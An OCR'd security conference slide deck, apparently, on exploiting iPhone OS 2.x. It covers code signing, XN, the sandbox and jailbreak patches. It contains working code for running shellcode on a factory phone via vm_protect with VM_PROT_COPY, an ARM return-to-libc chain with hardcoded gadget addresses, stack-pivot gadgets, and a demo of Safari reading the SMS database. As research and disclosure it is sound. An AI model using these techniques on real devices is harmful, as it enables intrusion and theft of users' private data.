
XN bit

- For ARM
- Stack and heap are protected
- No heap pages may be RWX
- Non-signed pages that are ever writable can never become executable (Factory iPhone only)*
- Difficult (impossible?) to inject code and run it*
    - * except in one case to be discussed

Code signing

- All binaries and libraries must be signed by Apple
- OS X and iPhone share the same code for code signing, even if on OS X the policy is not enforced (yet)
- By using the last version of BinDiff we were able to verify that OS X kernel and iPhone kernel share a similarity of 0.65 and 0.74 on the code signing code

One of the code signing functions inside the kernel



Some facts about code signing

- On execve() the kernel searches for a segment LC_CODE_SIGNATURE which contains the signature
- If the signature is already present in the kernel it is validated using SHA-1 hashes and offsets
- If the signature is not found it is validated and allocated, SHA-1 hashes are checked too
- Hashes are calculated on the whole page, so we cannot write malicious code in the slack space

What's the effect of code signing?

- When a page is signed the kernel adds a flag to that page

```
/* mark this vnode's VM object as having "signed pages" */
 kr = memory_object_signed(uip->ui_control, TRUE);
```


What if a page is not signed?

- We can still map a page (following XN policy) with RX permissions
- Whenever we try to access that page a SIGBUS is raised
- If we try to change permissions of a page to enable execution (using mprotect or vm_protect), the call fails*

How about libraries?

- No chance of loading libraries from memory due to these memory restrictions
- When a library is loaded the signature for the library is checked using a peculiar fcntl() with a cmd F_ADDSIGS and the signature
- If the signature is found, the “signed bit” is set on the page, otherwise a SIGBUS is raised

In a picture


Windows XP Professional
Suspend
Take Snapshot
Revert to Snapshot
Settings
Unity
Full Screen
zynamics BinDiff 3.0 Beta
Project
Help
Search
Regular Expression
Case sensitive
Flowgraph
Assembler
start
To direct input to this virtual machine, click inside the window.

History of iPhone research

- Version 1: Heap was RWX, easy to run shellcode
- Version 2: No RWX pages
  - Thought: You could do RW -> RX (can on jailbroken)
- Testing this talk, I see that this isn't true on factory phone
  - CSW talks assumed jailbroken phone
  - Thought: You can't execute shellcode
- Can execute shellcode (discovered 2 days ago)!

return-to-mprotect doesn't work

```
memcpy(0x2ffff000, shellcode3, sizeof(shellcode3));
if(mprotect(0x2ffff000,0x1000, PROT_EXEC | PROT_READ)){
   perror("mprotect");
}

void (*f)();
f = 0x2ffff000;
f();
```

mprotect: Permission denied

```
Program received signal:  "EXC_BAD_ACCESS".
(gdb) bt
#0  0x2ffff000 in ?? ()
```

Can’t get RX on heap

```
char *s = malloc(1024);
printf("s at %x\n", s);
void (*f)();
unsigned int addy = s;
unsigned int ssize = 1024;
kern_return_t r ;
r = vm_protect( mach_task_self(), (vm_address_t) addy, ssize, FALSE,
VM_PROT_READ |VM_PROT_EXECUTE);
if(r==KERN_PROTECTION_FAILURE){
   printf("too much\n");
}
f = s;
f();
```

```
s at 81d400
too much
Program received signal:  “EXC_BAD_ACCESS”.
(gdb) bt
#0  0x0081d400 in ?? ()
```

What about changing already executable code?

```
void (*f)();
unsigned int addy = 0x2128;
unsigned int ssize = 0x10;
kern_return_t r = vm_protect( mach_task_self(), (vm_address_t)
addy, ssize, FALSE, VM_PROT_READ |VM_PROT_WRITE);
if(r==KERN_PROTECTION_FAILURE){
   printf("too much\n");
}       f = addy;
memcpy(addy, shellcode3, 8);
f();
```

```
too much
Program received signal:  “EXC_BAD_ACCESS”.
(gdb) x/i $pc
0x314782f0 <memmove+604>: strbne  r3, [r0], #1
(gdb) print /x $r0
$1 = 0x2128
```

What about re-writing shared code segments?

```
void (*f)();
unsigned int addy = 0x31414530;  // getchar()
unsigned int ssize = sizeof(shellcode3);
kern_return_t r ;
r = vm_protect( mach_task_self(), (vm_address_t) addy, ssize, FALSE,
VM_PROT_READ |VM_PROT_WRITE | VM_PROT_COPY);
if(r==KERN_SUCCESS){
    printf("vm_protect is cool\n");
}

memcpy((unsigned int *) addy, shellcode3, sizeof(shellcode3));
f = (void (*)()) addy;
f();

printf("HERE I AM\n");
*( (unsigned int *) 0) = 0xdeadbeef;
```

```
foo:
    mov   r0, #1
    mov   r1, #2
    mov   r3, #3
    mov   r4, #4
    mov   r5, #5
    mov   r6, #6
    b  foo
```

Opps, code execution!

```
vm_protect is cool
^C                  <----- infinite loop
(gdb) bt
#0  0x31414530 in getchar ()
...
(gdb) i r
r0                  0x1 1
r1                  0x2 2
r2                  0x0 0
r3                  0x3 3
r4                  0x4 4
r5                  0x5 5
r6                  0x6 6
```

So.....

- ***Can*** get shellcode running on a Factory iPhone (2.2.1)
- Need to return-to-libc
  - mach_task_self()
  - vm_protect()
  - memcpy()
  - jump to shellcode

Sandboxing

- Applications downloaded from the AppStore (or installed with Xcode) run in a sandbox
- Sandbox limits what applications can do
- Uses same mechanism as Mac OS X (Seatbelt kext)
- See /usr/share/sandbox/SandboxTemplate.sb

Excerpts from sandbox configuration

```
(deny file-write-mount file-write-umount)

; System is read only
(allow file-read*)
(deny  file-write*)

; NOTE: Later rules override earlier rules.

; Private areas

(deny   file-write*
        (regex "^/private/var/mobile/Applications/.*$"))
(deny   file-read*
        (regex "^/private/var/mobile/Applications/.*$"))
…
; Permit reading and writing in the App container
(allow  file-read*
        (regex "^/private/var/mobile/Applications/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX(/|$)"))

(allow  file-write*
        (regex "^/private/var/mobile/Applications/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX/(tmp|Library|
Documents)(/|$)"))

(allow  process-exec
        (regex #"^/private/var/mobile/Applications/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX/.*\.app(/|
$)"))
…
(deny process-fork)
…
(allow network*)
```

Outside the sandbox

- Apple installed apps like Safari, Mail, SMS are not in the same sandbox
- They are in a (less restrictive) sandbox

MobileSafari sandbox fun

```
(gdb) print (FILE *) fopen("/private/var/mobile/Library/SMS/sms.db", "rb")
$1 = (FILE *) 0x39435ff4
(gdb) print (int) fork()
$2 = -1
```

```
#dmesg
...
launchd[752] Builtin profile: MobileSafari (seatbelt)
...
MobileSafari 752 PARENTAGE_FORK DENY 1 (seatbelt)
```

Jailbroken vs Factory iPhones

- Jailbroken phones disable code signing
  - Allows for running shell, gdb, sshd, python, etc
- Disabling code signing also disables some memory protections ... ***signed bit is ignored***
- “return to mprotect” technique does work on jailbroken phones
- Any iphone talk (before today) that discusses this or other “shellcode” tacitly assumes phone is jailbroken

One jailbreak patch (vm_map)

```
#if CONFIG_EMBEDDED
if (cur_protection & VM_PROT_WRITE) {
    if (cur_protection & VM_PROT_EXECUTE) {
        printf("EMBEDDED: %s curprot cannot be write+execute. turning off execute\n",
        __PRETTY_FUNCTION__);
        cur_protection &= ~VM_PROT_EXECUTE;
    }
}
if (max_protection & VM_PROT_WRITE) {
    if (max_protection & VM_PROT_EXECUTE) {
        /* Right now all kinds of data segments are RWX. No point in logging that. */
        /* printf("EMBEDDED: %s maxprot cannot be write+execute. turning off execute\n",
        __PRETTY_FUNCTION__); */
        /* Try to take a hint from curprot. If curprot is not writable,
        * make maxprot not writable. Otherwise make it not executable.
        */
        if((cur_protection & VM_PROT_WRITE) == 0) {
            max_protection &= ~VM_PROT_WRITE;
        } else {
            max_protection &= ~VM_PROT_EXECUTE;   <------ NOP'd by jailbreak
        }
    }
}
assert ((cur_protection | max_protection) == max_protection);
#endif /* CONFIG_EMBEDDED */
```

Research on Factory phones sucks

- ...unless you have a 0-day in MobileSafari
- Must install apps using iPhone SDK
  - Run in restrictive sandbox
  - Need your $99 developer license
  - gdb not full featured

Jailbroken iPhone payloads

- Jailbroken phones can use standard OS X ARM shellcode
  - Can assume there is a /bin/sh!
- No NSCreateObjectFileImageFromMemory or NSLinkModule present
  - Can use dlopen from disk
- Can create complex dylibs and load them with this
  - GPS
  - Listening device

Userland-exec for iPhone?

- Yes, for Jailbroken
- ....maybe for factory
- Needed to make following simple changes
  - The (fixed) location of dyld had to be changed from 0x8fe00000 to 0x2fe00000
  - vm_protect calls requesting RWX pages had to be changed to request RW then RX
  - Embedded loader assembly had to be ported from x86 to ARM


Demo

Factory iPhone Payloads

How to run code?

- Can’t write and execute code from unsigned pages
- Can’t write to file and exec/dlopen
- Nothing is randomized
- Can use return-to-libc

ARM basics



- 16 32-bit registers, r0-r15
  - r13 = sp, stack pointer
  - r14 = lr, link register - stores return address
  - r15 = pc, program counter
- RISC - few instructions, mostly uniform length
  - Placing a dword in a register usually requires more than 1 instruction
- Can switch to Thumb mode (2 or 4 byte instructions)

System calls


- swi 128 instruction
- syscall number in r12
  - see /usr/include/syscall.h (same as desktop)
- exit(0)

```
mov   r12, #1
mov   r0, #0
swi   128
```


Function calls

- Instead of {jmp, call} you get {b, bl, bx, blx}
- b (branch) changes execution to offset from pc specified
- bl does same but sets lr to next instruction (ret address)
  - In particular, ret addy not on stack
- bx/blx similar except address is absolute
- pc is a general purpose register, i.e. mov pc, r1 works
- First 4 arguments passed in r0-r3, rest on the stack

Example, ARM


; int sem_init(sem_t *, int, unsigned int)
EXPORT _sem_init
_sem_init
MOV R12, 0x113 ; ___sem_init
SVC 0x80
BCC locret_31419004
locret_31419004
BX LR
; End of function _sem_init

Example, Thumb



Return-to-libc, x86

- Reuse executable code already in process
- Layout data near ESP such that arguments and return addresses are used from user supplied data
- This is a pain....
  - Typically, quickly try to call system() or a function to disable DEP (or mprotect)

ARM issues

- Function arguments passed in registers, not on stack
  - Must always find code to load stack values into registers
- Can’t “create” instructions by jumping to middle of existing instructions (unlike x86)
- Return address not always stored on stack

Vibrating payload

- The second ever iPhone payload - v 1.0.0
- Replicate what happens when a text message is received: vibrate and beep
- We want to have the following code executed

```
AudioServicesPlaySystemSound(0x3ea);
exit(0);
```

Set LR and PC

```
shellcode[0] =0x11112222;
shellcode[1] =0x33334444;
shellcode[2] =0x55556666;
// Set LR and PC
shellcode[3] =0x314d83d8;  // PC
```

```
0x314d83d8: ldmia sp!, {r7, lr}
0x314d83dc: add sp, sp, #16 ; 0x10
0x314d83e0: bx  lr
```

Set R0-R3

```
shellcode[5] =0x314e4bec;  // LR / PC
```

```
0x314e4bec: ldmia sp!, {r0, r1, r2, r3, pc}
```

Call AudioServicePlaySystemSound

```
shellcode[10]=0x000003ea;  // r0
shellcode[11]=0x00112233;  // r1
shellcode[12]=0xddddeeee;  // r2
shellcode[13]=0xffff0000;  // r3
shellcode[14]=0x34945564;  // PC

// LR hasn't changed
// is still 0x314e4bec
```

```
0x314e4bec: ldmia sp!, {r0, r1, r2, r3, pc}
```

Call _exit

```
shellcode[15] =0x11112222; // r0
shellcode[16] =0x33324444; // r1
shellcode[17] =0x55536666; // r2
shellcode[18] =0xddd4eeee; // r3
shellcode[19] =0x31463018; // PC
```

Demo!

Return-to-libc for heap overflows?

- Yes, more difficult
- Must set sp to point to user controlled data

```
ADDS    R3, R7, #0
SUBS    R3, #0x18
MOV     SP, R3
ADDS    R0, R4, #0
POP     {R2-R4}
MOV     R8, R2
MOV     R10, R3
MOV     R11, R4
POP     {R4-R7,PC}
; End of function _posix_spawn
```

```
ADD     SP, R3
POP     {R2-R4}
MOV     R8, R2
MOV     R10, R3
MOV     R11, R4
POP     {R4-R7,PC}
; End of function _wordexp
```

File stealing payload

- The original iPhone shellcode!
- See paper for full payload (around 80 dwords)
- Need to keep track of return values (descriptors)
  - A couple of tricks to do this

Return values are hard(er)

- If we use what we did before, upon return R0 is overwritten :(

